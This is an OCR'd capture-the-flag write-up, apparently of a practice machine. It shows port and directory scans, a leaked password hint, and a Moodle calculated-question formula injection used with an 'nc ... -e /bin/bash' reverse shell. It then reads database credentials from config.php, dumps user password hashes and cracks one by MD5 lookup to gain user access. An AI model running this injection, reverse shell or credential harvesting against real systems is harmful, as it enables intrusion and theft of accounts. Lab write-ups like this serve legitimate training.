





root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.153
Starting Nmap 7.70 (https://nmap.org) at 2018-12-08 21:25 +03
Warning: 10.10.10.153 giving up on port because retransmission cap hit (6).
Stats: 0:09:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 56.09% done; ETC: 21:42 (0:07:46 remaining)
Stats: 0:16:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 21:41 (0:00:00 remaining)
Nmap scan report for 10.10.10.153
Host is up (0.057s latency).
Not shown: 65475 closed ports, 59 filtered ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.25 ((Debian))
Service detection performed. Please report any incorrect results at https://nma
Nmap done: 1 IP address (1 host up) scanned in 1002.43 seconds


```
root@kali:~/Masaüstü# dirb http://10.10.10.153

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Dec  8 21:25:16 2018
URL_BASE: http://10.10.10.153/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.153/ ----
==> DIRECTORY: http://10.10.10.153/css/
==> DIRECTORY: http://10.10.10.153/fonts/
==> DIRECTORY: http://10.10.10.153/images/
+ http://10.10.10.153/index.html (CODE:200|SIZE:8028)
==> DIRECTORY: http://10.10.10.153/javascript/
==> DIRECTORY: http://10.10.10.153/js/
==> DIRECTORY: http://10.10.10.153/manual/
==> DIRECTORY: http://10.10.10.153/moodle/
+ http://10.10.10.153/phpmyadmin (CODE:403|SIZE:297)
+ http://10.10.10.153/server-status (CODE:403|SIZE:300)
```


5.png (PNG Image)
10.10.10.153/images/5.png
curity
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
The image “http://10.10.10.153/images/5.png” cannot be displayed because it contains errors.


Page Info - http://10.10.10.153/images/5.png
General
Media
Permissions
Security
Address
Type
chrome://global/skin/media/imagedoc-darknoise.png
Background
http://10.10.10.153/images/5.png
Image
Location:
http://10.10.10.153/images/5.png
Type:
PNG Image
Size:
0.2 KB (200 bytes)
Dimensions:
24px × 24px (scaled to 1,719px × 743px)
Block Images from 10.10.10.153
Media Preview:
Select All
Save As...
Help


root@kali:~/Downloads# file 5.png
5.png: ASCII text
root@kali:~/Downloads# cat 5.png
Hi Servicedesk,
I forgot the last charachter of my password. The only part I remembered is Th4C00lTheacha.#
Could you guys figure out what the last charachter is, or just reset it?
Thanks,
Giovanni


10.10.10.153/moodle/login/index.php
ecurity
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Ka
Teacher
giovanni
Th4C00lTheacha#
Remember username
Log in
Forgotten your username or password?
Cookies must be enabled in your browser
Some courses may allow guest access
Log in as a guest


Editing a Calculated ques
3D0&appendqnumstring=addquestion&scrollpos=0&id=7&wizardnow=datasetitems&cmid=7&0=(nc 10.10.12.132 1234 -e /bin/bash)
Search
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
Getting Started
Algebra
Dashboard / My courses / ALG / Topic 4 / a / Question bank / Questions / Editing a Calculated question
Edit the wildcards datasets
Shared wild cards
No shared wild card in this category
Update the datasets parameters
Item to add
Wild card {x}
6.4
Range of Values
Minimum 1.0 - Maximum 10.0
Decimal places
1
Distribution
Uniform
Wild card {a.`$_GET[0]`.()}
7.8

```
root@kali:~/Masaüstü# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.153: inverse host lookup failed: Unknown host
connect to [10.10.12.132] from (UNKNOWN) [10.10.10.153] 58800
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/moodle/question
ls
addquestion.php
behaviour
category.php
category_class.php
category_form.php
classes
edit.php
editlib.php
engine
export.php
export_form.php
flags.js
format
format.php
import.php
import_form.php
move_form.php
preview.php
previewlib.php
qengine.js
question.php
renderer.php
templates
tests
toggleflag.php
type
upgrade.php
upgrade.txt
yui
cd ..
```

```
cat config.php
<?php  // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype    = 'mariadb';
$CFG->dblibrary = 'native';
$CFG->dbhost    = 'localhost';
$CFG->dbname    = 'moodle';
$CFG->dbuser    = 'root';
$CFG->dbpass    = 'Welkom1!';
$CFG->prefix    = 'mdl_';
$CFG->dboptions = array (
  'dbpersist' => 0,
  'dbport' => 3306,
  'dbsocket' => '',
  'dbcollation' => 'utf8mb4_unicode_ci',
);

$CFG->wwwroot   = 'http://10.10.10.153/moodle';
$CFG->dataroot  = '/var/www/moodledata';
$CFG->admin     = 'admin';
```

```
www-data@teacher:/var/www/html/moodle/question$ mysql -u root -p
mysql -u root -p
Enter password: Welkom1!

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 933
Server version: 10.1.26-MariaDB-0+deb9u1 Debian 9.1

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| moodle             |
| mysql              |
| performance_schema |
| phpmyadmin         |
+--------------------+
5 rows in set (0.00 sec)

MariaDB [(none)]> use moodle;
use moodle;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
MariaDB [moodle]> select * from mdl_user;
select * from mdl_user;
+------+--------+-----------+-------------+---------+-----------+------------+-------------+--------------------------------------------------------------+----------+------------+--------+
--+----------------+----------+-----+-------+-------+-----+-----+--------+--------+-------------+------------+---------+------+---------+------+-------------+-------+----------+---------
----+------------+------------+-------------+--------------+--------+---------+-----+--------------------------------------------------------------------------------------------------------------+----------+------------+--------+
------+------------+-------------+--------------+------------+-------------+-------------+-------------+----------+-----------------+------------------+------------+--------------+
| id   | auth   | confirmed | policyagreed | deleted | suspended | mnethostid | username    | password                                                     | idnumber | firstname  | lastnam
e | email          | emailstop | icq | skype | yahoo | aim | msn | phone1 | phone2 | institution | department | address | city | country | lang | calendartype | theme | timezone | firstacc
ess | lastaccess | lastlogin  | currentlogin | lastip        | secret | picture | url | description                                                  | descriptionformat | mail
format | maildigest | maildisplay | autosubscribe | trackforums | timecreated | timemodified | trustbitmask | imagealt | lastnamephonetic | firstnamephonetic | middlename | alternatename |
+------+--------+-----------+-------------+---------+-----------+------------+-------------+--------------------------------------------------------------+----------+------------+--------+
--+----------------+----------+-----+-------+-------+-----+-----+--------+--------+-------------+------------+---------+------+---------+------+-------------+-------+----------+---------
----+------------+------------+-------------+--------------+--------+---------+-----+--------------------------------------------------------------------------------------------------------------+----------+------------+--------+
------+------------+-------------+--------------+------------+-------------+-------------+-------------+----------+-----------------+------------------+------------+--------------+
|    1 | manual |         1 |            0 |       0 |         0 |          1 | guest       | $2y$10$ywuE5gDlAlaCu9R0w7pKW.UCB0jUH6ZVKcitP3gMtUNrAebiGMOdO |          | Guest user |
  | root@localhost |         0 |     |       |       |     |     |        |        |             |            |         |      |         | en   | gregorian    |       | 99       |
  0 |         0 |         0 |            0 |            0 |           |       |        0 |     | This user is a special user that allows read-only access to some courses. |              1 |
    1 |         0 |          2 |            1 |          0 |          0 |   1530058999 |           0 | NULL     | NULL            | NULL             | NULL       | NULL         |
|    2 | manual |         1 |            0 |       0 |         0 |          1 | admin       | $2y$10$7VPsdU9/9y2J4Mynlt6vM.a4coqHRXsNTOq/1aA6wCWTsF2wtrDO2 |          | Admin      | User
  | gio@gio.nl     |         0 |     |       |       |     |     |        |        |             |            |         |      |         | en   | gregorian    |       | 99       |  1530059
097 | 1530059573 | 1530059097 |   1530059307 | 192.168.206.1 |        |       0 |     |                                                              |                |
    1 |         0 |          1 |            1 |          0 |          0 |   1530059135 |           0 | NULL     |                 |                  |            |              |
|    3 | manual |         1 |            0 |       0 |         0 |          1 | giovanni    | $2y$10$38V6kI7LNudORa7lBAT0q.vsQsv4PemY7rf/M1Zkj/i1VqLO0FSYO |          | Giovanni   | Chhatta
  | Giio@gio.nl    |         0 |     |       |       |     |     |        |        |             |            |         |      |         | en   | gregorian    |       | 99       |  1530059
681 | 1544295396 | 1544295236 |   1544295395 | 10.10.12.250  |        |       0 |     |                                                              |                |
    1 |         0 |          2 |            1 |          0 |  1530059291 |   1530059291 |           0 |          |                 |                  |            |              |
| 1337 | manual |         0 |            0 |       0 |         0 |          0 | Giovannibak | 7a860966115182402ed06375cf0a22af                             |          |            |
  |                |         0 |     |       |       |     |     |        |        |             |            |         |      |         | en   | gregorian    |       | 99       |
  0 |         0 |         0 |            0 |            0 |           |       |        0 |     | NULL                                                         |                |
    1 |         0 |          2 |            1 |          0 |          0 |           0 |           0 | NULL     | NULL            | NULL             | NULL       | NULL         |
+------+--------+-----------+-------------+---------+-----------+------------+-------------+--------------------------------------------------------------+----------+------------+--------+
--+----------------+----------+-----+-------+-------+-----+-----+--------+--------+-------------+------------+---------+------+---------+------+-------------+-------+----------+---------
----+------------+------------+-------------+--------------+--------+---------+-----+--------------------------------------------------------------------------------------------------------------+----------+------------+--------+
------+------------+-------------+--------------+------------+-------------+-------------+-------------+----------+-----------------+------------------+------------+--------------+
```

MD5 Decryption

Enter your MD5 and cross your fingers :

Decrypt


Found : **expelled**

(hash = 7a860966115182402ed06375cf0a22af)

```
www-data@teacher:/$ su giovanni
su giovanni
Password: expelled

giovanni@teacher:/$ whoami
whoami
giovanni
giovanni@teacher:/$ cd home/giovanni
cd home/giovanni
giovanni@teacher:~$ ls
ls
user.txt  work
giovanni@teacher:~$ cat user.txt
